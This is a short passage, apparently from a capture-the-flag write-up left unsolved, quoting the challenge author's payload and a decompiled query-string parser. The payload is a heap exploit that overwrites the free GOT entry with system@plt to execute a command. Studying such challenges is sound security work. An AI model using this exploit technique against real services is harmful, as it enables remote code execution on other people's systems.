
Author’s payload



```
payload = [
    'w'*0x57+'='+'w'*0x57,
    'A'*0x4f4+'='+'B'*0x4f4,
    'c'*0x4f8+'a',
    'D'*0x500+nprint(pp32(free_got))+'='+'B'*0x87,
    'id='+'X'*0x240+nprint(pp32(free_got)),
    'fname='+(urllib.parse.quote(p64(system_plt))+cmd).ljust(0x57, 'a'),
]
payload = '&'.join(payload)
```

Some functions that I didn't check

- Maybe the problem is here, but since docker won't run , and I have a general idea of its vulnerabilities and related exploitation methods, I didn't delve deeper into the issue.



```
    if (local_30 != local_40) {
      name = strndup(local_40,(long)local_30 - (long)local_40);
      if (*local_30 == '=') {
        value = strndup(local_30 + 1,(long)local_38 - (long)(local_30 + 1));
      }
      iVar2 = FUN_00401a3d(name,value);
      if (iVar2 != 0) {
        FUN_0040181b(param_1,name,value);
      }
      free(name);
      free(value);
    }
    local_40 = local_38 + 1;
```

Unsolved 🥺 🥺 🥺 ...

End

Q & A